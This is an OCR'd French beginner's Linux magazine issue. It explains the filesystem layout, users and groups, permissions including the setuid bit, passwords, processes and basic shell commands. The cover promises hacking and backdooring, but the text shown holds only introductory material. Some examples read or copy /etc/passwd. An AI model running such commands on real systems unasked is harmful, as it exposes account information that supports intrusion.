# LINUX SCHOOL Magazine

Nouveau

N° 1 / DÉCEMBRE-JANVIER 2008 / 4,50 EUROS

# HACKING LINUX

## Prise en mains
## Backdooring
## Émulation...

**Bonus**

**jouer sous Linux**

# Sommaire




LINUXSCHOOL MAGAZINE est édité par LPN
15 RUE CHEVREUIL - 94 700 MAISONS-ALFORT
Rédaction en chef : Linux Community
Directeur de Publication et représentant légal : André Olivier
Imprimé en France par ROTO GARONNE 47310 Estillac
La Rédaction accepte toutes les contributions de la Communauté
Commission paritaire en cours
Dépôt légal à parution
ISSN en cours




# Linux pour qui ?

S'il y avait un Linux dans tous les foyers, ça se saurait. Et pourtant, le succès que rencontre ce système dans le domaine de l'embarqué fait qu'on en trouve un peu partout, par exemple dans les modems ADSL ou les lecteurs multimédia de salon, et bientôt peut-être dans toutes sortes de mobilier adaptées à l'aire du numérique. Mais nous sommes encore loin de trouver Linux sur tous les ordinateurs personnels. Pourquoi ?

Le grand public ignore complètement ce qu'est et à quoi sert un système d'exploitation. Au fur et à mesure de la démocratisation de l'informatique, cette notion importante fera peut-être partie du bagage culturel de chacun. En attendant. pourquoi vouloir en changer, alors que son PC Windows fait à peu près ce qu'on attend de lui, sans qu'on ait à se demander comment ?

Les utilisateurs plus aventuriers et curieux de savoir ce que ça fait d'utiliser Linux sont généralement troublés et découragés par la phase d'installation. Souvent par manque d'information, on essaye d'installer Slackware alors qu'une Mandriva aurait bien mieux fait l'affaire. Il faut dire qu'on s'attend à rencontrer des choses compliquées, avec des consoles et des commandes à taper. Rien de tout cela n'est pourtant absolument nécessaire. Sauf en cas de panne, ce qui arrive aussi sur Linux – mais l'on est généralement guère plus avancé lorsque Windows plante sans raison manifeste. Souvent on abandonne.

Pourtant Linux, par l'intermédiaire de ses différentes distributions, a maintenant acquis une certaine maturité et permet de se constituer, au prix d'efforts réels mais raisonnables, un poste de travail efficace et stable.

Toutefois, ce ne sont pas tant des raisons techniques qu'idéologiques, philosophiques voire politique qui amènent de plus en plus de gens à « passer sous Linux » et aux logiciels libres. Utiliser un système gratuit, libre et ouvert offre en effet la garantie de ne pas être dépendant d'une multinationale comme Microsoft ou même Apple. Comment par exemple récupérer le contenu d'un document créé avec un logiciel propriétaire et abandonné par son éditeur, qui ne tournerait plus sur votre dernière version de Windows ? Dans un monde libre, vous pourriez, vous-même ou avec l'aide d'une personne compétente, vous appuyer sur le code source du programme, sur les spécifications du format de fichier, ou simplement profiter de la solution d'un autre membre de la communauté confronté au même problème.

Linux, le logiciel libre, c'est la voiture livrée avec ses plans complets : la machine mais surtout toutes les connaissances nécessaires à sa réalisation, son développement et son entretien. Ce hors-série n'est qu'une amorce qui donnera à vos premiers pas plus d'assurance, avant que vous ne puissiez tout seul apprécier la pleine saveur de cette liberté retrouvée.

# LINUX n'est pas ce que vous croyez

**Linux tient une bonne réputation dans les milieux professionnels. En revanche, chez les particuliers, de nombreux préjugés dominent encore les opinions trop habituées à la simplicité apparente des systèmes Microsoft...**

Si l'on vous demandait ce qu'est Windows, vous diriez que c'est un tout : un système payant, composé d'un noyau, de logiciels, d'outils de configuration et d'un capharnaüm gulliverien servant à stocker les différentes informations sur l'utilisateur.

Si l'on vous demandait ce qu'est une distribution Linux, vous diriez à peu près la même chose. A peu près, car déjà, Linux est gratuit. Ensuite, sous Linux, tout est représenté par des fichiers. Certes, cela fait encore plus désordre, mais en apparence seulement. L'utilisateur, à l'aide des documentations fournies sur son système, est en mesure de personnaliser, d'agir sur l'intégralité des composants de son système, le tout étant structuré dans un système de fichiers organisé.


Le prix pour être le maître d'un assemblage de Lego ? De l'investissement en temps et en matière grise pour aborder des procédures parfois complètement nouvelles.

Ceci étant dit, même les plus frileux et moins adroits trouvent aujourd'hui chaussure à leur pied. Une distribution comme Mandriva (ex Mandrake), très orienté grand public, ne laisserait pas à l'utilisateur l'occasion de se décourager de l'apparente complexité de ce système. Au contraire.

Car si les professionnels et habitués utilisent Linux via des terminaux en mode texte, les débutants peuvent commencer à se faire la main sous des environnements graphiques conviviaux, eux-mêmes bien plus pratiques d'emploi que celui de Microsoft.

La base d'une distribution Linux est stable (le noyau), et l'environnement graphique, aujourd'hui supporté par XFree, l'est également. Les gestionnaires d'environnements graphiques sont très nombreux, et la pluralité des choix est une grande jouissance pour tous les Jacky. Sans grande audace, certains prétendent même qu'il est possible aujourd'hui d'utiliser Linux sans passer par de la ligne de commande...

A l'ère moderne, Linux ne s'adresse malgré tout pas à tout le monde. Certes, il y a cinq ans, Microsoft affirmait avec fierté que Linux n'était pas un concurrent sérieux à l'OS du multimilliardaire américain. Aujourd'hui, Bill Gates s'éponge le front...




**KDE est un environnement graphique parmi une dizaine d'autres, très orienté sur la simplicité, fournissant également pléthore d'outils graphiques de configuration.**

En informatique d'entreprise, la moissonneuse Linux fait de grands détours et retours dans les champs de Microsoft. En revanche, chez les particuliers, il y a une catégorie de personne qui ne trouvera pas Linux avantageux : ce sont les gamers.

Sur tout ce qui est multimédia, Linux est irréprochable : il est tout à fait possible d'y lire des vidéos, d'écouter de la musique, de faire du peer-to-peer, etc. avec un degré de performances nettement meilleur que sous Windows. Car Linux n'est pas une usine à gaz. Linux exploite votre processeur de façon optimale et ne vous pète pas à la gueule si votre ordinateur manque de puissance.

En revanche, Microsoft a su imposer, grâce à son support DirectX et au jeu des développeurs et constructeurs de matériel qui ne développent que pour Windows, son hégémonie dans le monde du jeu vidéo. Mais la balance penche

doucement, comme en témoigne nVidia en portant ses drivers pour Linux.


Les professionnels en webdesign ou création multimédia n'auraient pas non plus, à l'heure actuelle, d'intérêts à basculer sous Linux, les outils professionnels étant plus nombreux sous Windows. Mais ici encore, des solutions alternatives gratuites et performantes émergent, laissant se profiler un avenir plus riche.

Enfin, d'un point de vue purement éducatif, Linux est une excellente façon pour tout informaticien curieux et joueur d'aborder le fonctionnement d'un système d'exploitation, de se mettre au développement sur quasiment tous les langages (sauf Visual Basic ...), d'accroître son degré de polyvalence.


Essentiellement orienté sur la sécurité, le journal que vous lisez aujourd'hui devrait aider les linuxiens débutants à aborder des problématiques de protection, à jouer sur ce système, tant pour le découvrir que pour approfondir leurs connaissances.

Nous ferons même la démonstration que le jeu sous Linux est loin d'être un rêve d'utopistes. Le hacker/joueur que vous êtes devrait trouver son idylle dans les pages qui vont suivre.

N'oubliez pas que la seule restriction que vous ayez pour agir sur le fonctionnement de votre système tient à votre niveau technique. Plus on en apprend sur cet OS, plus on s'y sent puissant...




**Le gestionnaire de fichiers de Gnome, largement plus puissant que celui de Windows**




**Le firewalling Linux ne passe pas forcément par d'obscurs fichiers de configuration**

# Quelques not

**Il est important de connaître quelques concepts fondateurs de UNIX pour mieux saisir le fonctionnement de son Linux. Presque tout le système est en effet articulé autour de trois concepts clé : les fichiers, les utilisateurs et les processus.**

## Le système de fichiers selon linux

Un système linux, c'est un noyau qui prend en charge le matériel, en contact avec un espace utilisateur, le shell. Le shell a pour mission de recevoir les commandes des utilisateurs et de lancer les applications. Mais linux, c'est aussi un système de fichiers hiérarchisé, pratiquement toujours le même, quel que soit l'UNIX utilisé, à quelques variantes près.

La distribution Suse par exemple utilise une arborescence tellement bordélique que je n'ose même plus accepter d'administrer des machines sous cette distribution. Cela dit, la Suse a quand même un certain nombre d'avantages.

Dans un environnement UNIX, tout est fichier. C'est une notion relativement difficile à comprendre et à admettre : les fichiers sur votre disque dur, votre écran, votre carte son, votre imprimante, tout cela est fichier.

Le noyau communique avec votre matériel via un fichier présent sur votre disque dur nommé un descripteur de fichier. C'est un peu plus compliqué que cela dans la réalité, mais si, déjà, vous arrivez à admettre que votre écran soit un fichier, et non plus du matériel, c'est déjà pas mal. Une fois qu'on a pris le pli, cette caractéristique d'UNIX devient un atout indispensable dès qu'on veut s'attaquer à la programmation système.

Le noyau communique avec le hardware via des points de montage. Il s'agit tout simplement de fichiers auxquels l'utilisateur a la possibilité d'accéder, et qui pointent vers ce matériel, une fois monté. Le montage est l'action de dire au noyau "il existe sur ma machine tel matériel auquel tu peux accéder via tel descripteur, et que je veux accéder via tel fichier". Le noyau va alors mettre le matériel concerné à disposition de l'utilisateur là où il le lui a demandé. Le disque dur lui-même est un fichier, monté sur un point de montage spécifique. Le disque principal, ou racine, sur lequel tout le reste va venir se greffer (des fichiers, bien évidemment) a pour point de montage le répertoire racine, ou "/".

L'arborescence des répertoires est pratiquement toujours la même :

```
/
--> /bin
--> /boot
--> /dev
--> /etc
--> /home
--> /lib
--> /mnt
--> /proc
--> /root
--> /sbin
--> /tmp
--> /usr
        --> /X11R6
        --> /bin
        --> /include
        --> /lib
        --> /local
        --> /man
        --> /sbin
        --> /share
        --> /src
--> /var
        --> /log
        --> /spool
--> swap
```

## L'arborescence des répertoires

L'arborescence de base présentée ci-contre est loin d'être exclusive, et de nombreux autres répertoires peuvent exister. Mais il s'agit de l'arborescence de base sur une distribution linux. Tous les exemples proposés ici ont été effectués sur une slackware 8.0. Nous allons maintenant voir à quoi correspondent ces différents répertoires.

- **/ :** c'est le répertoire racine (rien à voir avec Jayce et ses monstres aux plantes). C'est le premier répertoire monté au démarrage, et celui sur lequel tous les autres vont être montés.

- **/bin :** c'est le répertoire où le système installe la grande majorité des programes utilisables par les utilisateurs normaux.

- **/boot :** ce répertoire est capital car c'est là que les éléments nécessaires au démarrage seront entreposés, notamment le noyau, ou un lien pointant vers lui.

- **/dev :** c'est là que se trouvent les entrées vers les différents périphériques, qui permettent au noyau d'accéder au matériel. Il s'agit là des points d'accès et non pas des points de montage.

- **/etc :** c'est là que se trouvent la plupart des fichiers de configuration du système, ou encore les scripts lancés au démarrage.

# ions de base

- **/home :** c'est là que sont stockés les répertoires des utilisateurs (ou home directories).

- **/lib :** c'est là que sont installées la plupart des bibliothèques nécessaires au bon fonctionnement du système.

- **/mnt :** c'est là que se trouvent, en général, les points de montage vers les disques physiques, comme les disques durs amovibles, ou encore les lecteurs de cdrom une fois montés. En effet, pour être accessibles, les cdroms doivent d'abord être montés, et ne peuvent pas être retirés s'ils n'ont pas été démontés d'abord. Normalement, seul le superutilisateur peut monter du matériel, mais de nombreux scripts autorisent l'utilisateur à le faire automatiquement sur les distributions grand public.

- **/proc :** c'est là que vous trouverez les informations sur le fonctionnement de vos périphériques. C'est extrêmement barbare à lire, mais cela peut s'avérer utile en cas de dépannage, ou de simple curiosité.

- **/root :** c'est le répertoire personnel du superutilisateur. Il ne se trouve pas dans /home, mais à la racine du disque.

- **/sbin :** c'est le répertoire dans lequel le système a installé les programmes accessibles uniquement au superutilisateur.

- **/tmp :** c'est là que ce trouvent les fichiers temporaires créés par le système.

- **/usr :** c'est là que se trouvent tous les programmes non systèmes et librairies accessibles aux utilisateurs. Il contient de très nombreux sous-répertoires, mais les plus importants sont :

--> **/usr/X11R6** : c'est là que se trouvent les binaires du système d'affichage X windows, l'interface graphique la plus communément disponible sous linux.

--> **/usr/bin** : c'est là que se trouvent les exécutables (ou binaires) des programmes utilisateurs.

--> /usr/include : c'est là que se trouvent les entêtes des librairies installées dans l'espace utilisateur. Ces entêtes sont nécessaires dès qu'il est question de recompiler des programmes.

--> **/usr/lib** : c'est là que se trouvent les librairies utilisées par les applications des utilisateurs.

--> **/usr/local** : c'est là que sont les programmes installés par les utilisateurs de la machine. Tout comme /usr, /usr/local dispose d'un répertoire bin, include, lib, etc. etc. etc.

--> **/usr/man** : c'est là que se trouvent les anpages, une source de documentation intarissable sur les programmes présents sur le système ou encore sur les différentes bibliothèques. Avant de poser une question, le bon réflexe est de se jeter sur les mans, ou encore sur les howto de la Linux Documentation Project(8), qui décrivent bien des choses pas à pas.

--> **/usr/sbin** : c'est là que se trouvent les programmes non système réservés au super utilisateur, et qui font appel à des ressources auxquelles les utilisateurs normaux n'ont pas accès.

--> **/usr/share** : c'est là que se trouvent les programmes partagés par les utilisateurs, selon l'arborescence traditionnelle d'UNIX. Mais ces règles sont de moins en moins respectées.

--> **/usr/src** : ce répertoire est le préféré de Monsieur Bidouilleur car c'est là que le root entrepose les sources des programmes qu'il va installer sur son système.

- **/var :** c'est dans ce répertoire que vont se retrouver tous les répertoires de spoule, comme celui de l'imprimante ou du serveur de mail. Un répertoire de spoule est un répertoire dans lequel un programme ou un périphérique va mettre en attente les informations qui devront être traitées plus tard.

--> **/var/spool** : c'est là que se trouvent les répertoires de spoule. Les deux plus importants sont /var/spool/lpd, où les travaux d'impression sont mis en attente, et /var/spool/mail où les mails sont mis en attente de lecture.

--> **/var/log** : c'est là que sont entreposés les fichiers log du système. Mais ces fichiers ne sont pas accessibles aux utilisateurs.

- **la swap :** il s'agit de la mémoire tampon, qui utilise une partition pour elle seule et ne peut pas être lue directement par un être humain. Elle vient suppléer la mémoire vive de l'ordinateur car linux, s'il ne demande pas un processeur rapide, demande beaucoup de mémoire.

### "La différence entre connaître le chemin et arpenter le chemin"

Nous allons nous pencher ici sur la notion de chemin, ou path en bon anglais. En effet, si vous vous penchez sur votre fichier .profile, situé soit dans votre répertoire racine soit dans le répertoire /etc, vous verrez une ligne commençant par PATH= :

```
PATH="/usr/local/bin:/usr/bin:/bin:/usr/X11R6/bin:/usr/sbin:/sbin"
```

Il s'agit là du chemin pour accéder à la plupart des programmes disponibles sur le système sans avoir à taper leur chemin complet. En effet, il est plus simple de lancer "nmap" que "/usr/local/bin/nmap". C'est là que nous allons introduire la différence entre chemin absolu et chemin relatif. Le chemin absolu est le chemin pris à partir de la racine, tandis que le chemin relatif est celui pris à partir du répertoire courant, c'est-à-dire le répertoire dans lequel on se trouve au moment où on lance la commande.

```
$ /usr/local/bin/nmap
$ ../usr/local/bin/nmap
$ nmap
```

La première ligne lance l'utilitaire nmap en donnant comme accès le chemin depuis la racine, tandis que la seconde ligne indique au shell le chemin depuis le répertoire dans lequel on se trouve. La troisième lance directement nmap car j'ai ajouté le chemin au path pour ne pas perdre de temps à accéder à un utilitaire aussi utile.

Il existe une troisième manière de définir le path, c'est à partir du répertoire courant. Cela se fait en commençant la ligne par "./". Si je me trouve dans le répertoire /usr/local/bin, il me suffira de faire :

```
$ ./nmap
```

## La notion d'utilisateur

Comme nous l'avons dit plus haut, linux est un système véritablement multiutilisateur. Cela implique que ce qui appartient à un utilisateur n'appartient pas à un autre, et que n'importe qui ne peut pas faire n'importe quoi n'importe comment, et ça, c'est le pied. Mais il a bien fallu organiser tout ça d'une manière ou d'une autre et c'est ce que nous allons voir dans ce paragraphe.

### Je ne suis pas un numéro, je suis un homme libre !

Si vous regardez le contenu du fichier /etc/group, vous allez voir une suite de lignes un peu barbares ressemblant à peu près à ça :

```
$ cat /etc/group
root::0:root
bin::1:root,bin,daemon
daemon::2:root,bin,daemon
sys::3:root,bin,adm
adm::4:root,adm,daemon
tty::5:
disk::6:root,adm
lp::7:lp
wheel::10:root
man::15:
mysql::27:
nobody::98:nobody
nogroup::99:
users::100:
bash-2.05$
```

Nous allons maintenant décrypter le sens de ces lignes un peu étranges. Il s'agit en fait des groupes d'utilisateurs présents sur le système. Chaque utilisateur correspond à un groupe particulier, ce qui lui confère des droits particuliers. Chaque groupe porte un nom et un numéro identifiant pour le système. Ce numéro est le GID ou Group IDentification. A chaque GID correspond un seul groupe et vice-versa. Ainsi, ici, les utilisateurs devraient normalement faire partie du groupe users et avoir le GID 100. Mais bien souvent, par ignorance, les administrateurs créent un groupe par utilisateur, répondant ainsi aux options par défaut du système. Le GID 0 est réservé au super utilisateur qui sera présenté un peu plus loin.

Regardons maintenant le fichier /etc/passwd. Il est encore plus barbare. Il va pourtant falloir le comprendre pour assimiler la notion d'utilisateur sous linux (et sous les différents UNIX).

```
bash-2.05$ cat /etc/passwd
root:x:0:0::/root:/bin/tcsh
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
ftp:x:14:50::/home/ftp:
mysql:x:27:27:MySQL:
    /var/lib/mysql:/bin/bash
nobody:x:99:99:nobody:/:
toto42:x:100:100:Toto:
    /home/toto42/:/bin/tcsh
bash-2.05$
```

Prenons par exemple la dernière ligne du fichier, qui est celle de l'utilisateur nommé toto42.

- toto42 : il s'agit du login de l'utilisateur, son nom sur la machine. Il peut faire jusqu'à 8 caractères. C'est ce nom que l'utilisateur devra donner quand il voudra avoir accès à la machine.
- x : normalement, à cette place, se trouve le mot de passe crypté de l'utilisateur. Le x signifie que les "shadow passwords" sont installés sur le système. En effet, le fichier /etc/passwd est lisible par n'importe qui. Le système de shadow passwords va déplacer les mots de passe dans un fichier lisible uniquement par le root. Il s'agit de /etc/shadow.
- 100 : il s'agit de l'user ID, ou UID de l'utilisateur. C'est, en quelque sorte, son numéro perso qui permet à la machine de l'identifier. Chaque utilisateur a un seul UID, et le même UID est donné à un seul utilisateur, sauf dans un cas bien précis que nous n'avons pas besoin d'étudier ici (et qui est tellement peu secure que rien que d'y penser, j'en ai les cheveux qui se dressent sur la tête).
- 100 : le second 100 de la ligne correspond au GID de notre utilisateur toto42. Si nous regardons à nouveau /etc/group, nous constatons que toto42 est du group users, ce qui n'a rien de surprenant en soi.
- Toto il est bo : il s'agit du nom réel de l'utilisateur. Celui-ci a choisi un nom parfaitement idiot que l'administrateur lui a laissé. C'est valable sur une machine ayant peu d'utilisateurs, mais au bout d'un certain nombre d'utilisateurs, il vaut mieux rationnaliser un peu tout ça.
- /home/toto42 : il s'agit du répertoire personnel de notre ami toto42. Ce sera son répertoire courant lorsqu'il se loggera.
- /bin/tcsh : c'est le shell, c'est-à-dire l'interpréteur de commandes, choisi par notre ami toto42. Nous verrons cette notion de shell un peu plus loin.

### Ze big boss : le root

Le root est le super utilisateur de la machine. Il n'en existe qu'un seul, et il a un certain nombre de caractéristiques bien à lui :

- Un UID bizzare : le root à l'UID 0. Pour le système, cela implique qu'il a tous les

droits : lancer des programmes interdits aux autres utilisateurs, ajouter ou retirer un utilisateur, effacer tout et n'importe quoi, y compris la totalité du système.

• Un GID bizzare : il est lui aussi à 0. Normalement, aucun autre utilisateur ne doit avoir ce GID la (pas plus que l'UID 0). Ou alors, soit le root est très négligeant, soit il y a un gros problème et une réinstallation du système va s'avérer urgente.

• Un homedir à part : il s'agit en effet de /root. En effet, souvent le répertoire utilisateur /home se trouve sur une partition à part. C'est à la fois plus sûr et plus pratique en cas de réinstallation ou de changement de système.

• Tous les droits : nous l'avons dit plus haut, le root a tous les droits. Aussi, il est dangereux de se logger en root, et il vaut mieux ne le faire que pour des opérations ponctuelles. Le mieux est de ne jamais se logger directement et utiliser la commande shell su.

Notions de permissions

Pour gérer les différents utilisateurs et groupes, UNIX a inventé un truc génial : les permissions. Ouvrez une console et listez les fichiers se trouvant dans votre répertoire à l'aide de la commande ls -l.

```
bash-2.05$ ls -l
drwx------    3 toto42   users 72 Oct 6    21:27 mnt
-rwSr--r--    1 toto42   users 11 Sep 23   23:11 pass
drwxr-xr-x    2 toto42   users 184 Sep 22 22:10 pics
lrwxr-xr-x    1 toto42   users 210 Oct 1   11:42 nmap ->
                                        /usr/local/bin/nmap/
bash-2.05$
```

Ce listing est très incomplet, mais parfait pour ce que nous voulons voir. Chacune des lignes est composée de plusieurs colonnes ayant toutes la même utilité. Mais seules les quatre premières nous intéressent ici. Les autres seront expliquées un peu plus loin, lors du détail de la commande ls. La première colonne est celle qui nous intéresse le plus : il s'agit des permissions du fichier. La ligne se compose de 10 caractères. Le premier se lit seul et nous informe de la nature du fichier :

"-" signifie que le fichier est un fichier des plus normaux.

"l" signifie que le fichier est un lien sur un fichier se trouvant dans un autre répertoire, mais pouvant être accédé directement depuis le répertoire courant. C'est bien pratique pour se rendre plus vite dans un répertoire : un simple lien vers celui-ci suffit.

"d" signifie que le fichier est en fait un répertoire.

Il existe un quatrième type de fichier, qui n'est pas represenété ici : le fichier caché. Son nom commence tout simplement par un ".".

La seconde série de caractères va, cette fois, se lire trois par trois : il s'agit des permissions en lecture, écriture et exécution pour le propriétaire du fichier, les membres de son groupe et pour le reste du monde.

- "r" indique que l'utilisateur peut lire le fichier, ou le répertoire.
- "w" indique que l'utilisateur a des droits en écriture sur le fichier. Normalement, seul le propriétaire du fichier devrait pouvoir écrire dessus.
- "x" signifie que le fichier est exécutable. Un répertoire est toujours exécutable, sinon, on ne peut entrer dedans. On ne peut même pas le traverser.

Il existe une quatrième option, très dangereuse mais malheureusement indispensable : "S". Elle signifie que le programme s'exécute non plus au nom de celui qui le lance, mais au nom de celui à qui il appartient. De tels programmes sont dits "setuseridibites" (on prononce ça "setyouseuraildibites". Cela signifie qu'ils ont le bit Suid activé. Si le programme appartient au root, cela peut s'avérer très dangereux, or c'est parfois nécessaire. Et ce sont ces programmes "suid root" que les pirates vont chercher en premier lorsqu'ils voudront pirater votre système.

### "Sésame, ouvre-toi"

Sous linux, les mots de passe sont cryptés selon un algorythme non réversible. Cela signifie que, une fois cryptés, les mots de passe ne peuvent plus être décryptés. Lorsque l'utilisateur s'identifie, le système va crypter le mot de passe qu'il a rentré au clavier et va le comparer avec le mot de passe crypté qu'il a dans le fichier /etc/passwd, ou /etc/shadow si les shadow passwords sont installés.

S'ils correspondent, tant mieux, sinon, tant pis. Traditionnellement, les mots de passe sous linux font 8 caractères. Mais le système des mots de passe md5 permet maintenant de faire des phrases de passe allant jusqu'a 255 caractères. Un bon truc pour choisir son passe consiste à prendre des majuscules, des minuscules, des chiffres, et des caractères spéciaux. Un exemple parmi d'autres serait :

"Toto42kicks42ass424242!!!". Prenez de préférence un mot de passe différent pour chaque activité en nécessitant un. Ça peut parfois poser des problèmes de mémoire (ne jamais rien écrire sur un papier ni même dans un fichier informatique), mais ça évite à toutes vos activités électroniques d'être compromises si quelqu'un découvrait votre mot de passe. Et changez-en régulièrement.

## Les processus

Lorsqu'un utilisateur lance un programme, il crée un processus qui possède un numéro, un nom et un propriétaire (entre autres). Le numéro du processus se nomme PID. Le processus a aussi un état : actif, endormi et zombi.

- actif signifie que le processus est actuellement en activité.

- passif signifie que le processus est au repos, et en attente de réveil.
- zombi signifie que le processus est mort mais que le processus qu'il a lancé (ou processus père) ne le sait pas, et ne peut donc pas l'enterrer. En effet, tout processus est le fils d'un autre, sauf le processus init, qui a pour numéro 1.

# Donner des ordres à son esclave linux : le shell

**Depuis toujours, vous êtes en manque de conversation avec votre machine... Heureusement, Linux est très bavard et va vous obliger à l'être aussi. Et pour parler à votre système, l'interface la plus courante reste le "shell", un outil de saisie de commandes en mode texte, un peu comme DOS, mais en bien plus puissant...**

## Top départ !

Au démarrage de votre Linux, un shell est lancé. De ce poste de contrôle, vous pouvez absolument tout faire. Si vous démarrez directement sur une jolie interface graphique, lancez donc un terminal (une fenêtre où s'affiche un shell), tel "xterm". Vous devriez à présent obtenir un prompt - la ligne d'attente de saisie de commandes :

```
votre_login@host:$
```

(ou simplement [$], [#], [>] ou encore [%])

Le type de prompt dépend du shell choisi (les plus courants étant "bash", "tcsh", "zsh"...), de sa configuration actuelle, et de votre statut. Pour les exemples qui vont suivre, nous prendrons le symbole [$] pour représenter le prompt.

Le shell est un animal simple : c'est un programme qui vit sur votre Linux, et ne sert qu'à lancer d'autres applications. En fait, toute commande que vous ordonnez à votre shell d'exécuter est un binaire (un programme) stocké quelque part sur votre disque. Subsistent quelques rares exceptions que l'on appelle "built-ins", ou en Français de patakweque : "les fonctions internes"... En voici un aperçu :

- cd
- exit
- les fonctions de gestion de l'environnement (relatives à chaque shell)
- etc. (selon les shells).

Comme votre shell est un animal propre, il se charge de gérer ce que l'on appelle un "environnement". Cet environnement est une liste de variables dynamiques qui peuvent être modifiées par l'utilisateur, et qui servent à l'exécution du shell. Diverses informations comme l'allure de votre prompt, la liste des répertoires où chercher les binaires, le nom de votre machine, votre nom d'utilisateur, etc. sont stockées dans ces variables.

Chaque animal (heu... pardon), chaque shell offre des outils de gestion d'environnement différents. Nous ne les aborderons malheureusement pas cette fois, mais vous pouvez toutefois afficher le contenu de votre environnement avec la commande "env" bien souvent.

## Se promener dans les branches du système

Pour afficher le contenu d'un répertoire, tapez "ls" suivi ou non du chemin du répertoire que vous voulez visualiser :

```
$ ls /home
```

Notez que vous pouvez ajouter des options à chaque commande Unix. Par exemple pour "ls", on dispose, entre autres, des options suivantes : a, l, d, F, i, R. En aval, vous trouverez plus de détails quant aux procédures pour s'informer sur les options disponibles des différents outils du système. Avant cela, essayez par exemple la commande suivante :

```
$ ls -aR /home
```

Dans cet exemple, on applique l'option "-a", qui permet de voir les fichiers cachés, et "-R", une option de récursion permettant de lister les fichiers contenus dans les sous-répertoires. Nota bene : le répertoire racine (root) de votre système est "/".

La commande qui permet de naviguer dans l'arborescence est " cd " (Change Directory), suivie du chemin du répertoire. Ainsi, si vous voulez aller dans le répertoire /home, il vous suffit d'entrer :

```
$ cd /home
```


Il existe deux liens permanents et non effaçables qui vous permettent de vous déplacer plus facilement dans vos répertoires. Il s'agit de "." et de "..", désignant respectivement le répertoire courant dans lequel vous opérez, et le répertoire parent. Essayez donc :

```
$ cd .. && pwd
```

Taper "pwd" vous indique le chemin complet du répertoire dans lequel vous vous trouvez.

### Tip :

Faites très attention au respect de la casse des noms de fichiers et commandes. Sous Unix, les minuscules et majuscules sont bien distinctes. Vous devez également savoir que, sous Unix, TOUT est représenté par des fichiers ! Ainsi, les drivers, programmes, répertoires, périphériques, etc. sont présents sous forme de fichiers.




**Un terminal fraîchement ouvert**

## Jouer à Dieu sur son système de fichiers

Pour créer un répertoire, tapez la commande "mkdir" suivie du (ou des) nom(s) de répertoires que vous voulez créer :

```
$ mkdir /home/
blagues ./annexes
```

De cet exemple, il découle que l'on peut créer des répertoires partout où on le souhaite si l'on en précise bien le chemin.

Effacer un répertoire (un répertoire est un fichier, rappelons-le) se fait avec " rmdir ", qui ne supprime un répertoire que s'il est vide. Pour effacer un répertoire non-vide, il faut utiliser la commande "rm –R" (Recursive ReMove). Cette dernière est toutefois plus spécifique aux fichiers standards.

Notez que "rm" ne vous demande aucune confirmation avant la suppression - irréversible ! - de vos fichiers, sauf avec l'option "-i". Cet état de fait a engendré de nombreux désastres un peu partout dans le monde des maladroits.

Sinon, vous pouvez déchaîner vos passions créatrices à l'aide de "touch". On l'utilise suivi du nom du fichier afin d'engendrer ce dernier. "touch" sert également à modifier les dates des derniers accès aux fichiers.

On peut copier fichiers et répertoires à l'aide de la commande "cp" (CoPy), de la façon suivante :

```
$ cp /etc/passwd /tmp/password
```

La commande "mv" (MooVe) dont la syntaxe est à l'identique de "cp", permet quant à elle de déplacer (et accessoirement renommer) des fichiers et répertoires.

## Jongler avec son shell

Là où le shell devient réellement puissant, c'est dans les différentes façons qu'a l'utilisateur de lui faire exécuter ses commandes.

Par exemple, il est possible de rediriger très simplement le résultat d'un programme (une sortie) vers l'entrée (ce que vous auriez saisi) d'un autre programme, ou bien d'utiliser la sortie d'un programme comme paramètre pour lancer un autre programme, de chaîner des exécutions, etc.

Les shells modernes comprennent même des langages de script qui leur sont propres. Cela dit, nous nous pencherons uniquement sur les fonctionnalités de redirection (d'une sortie vers n'importe où) offertes par tout bon shell.

Pour cela, voyons tout d'abord comment afficher le contenu d'un fichier à l'écran. A cet effet, on utilise généralement "cat" (conCATénation):

```
$ cat toto
Alors c'est
l'histoire
de Toto
...
```

Si le fichier est trop long et que vous ne pouvez pas en voir le début car la fenêtre de votre shell est trop petite, utilisez "more" (ou "less") ou une redirection, afin d'afficher le fichier page par page :

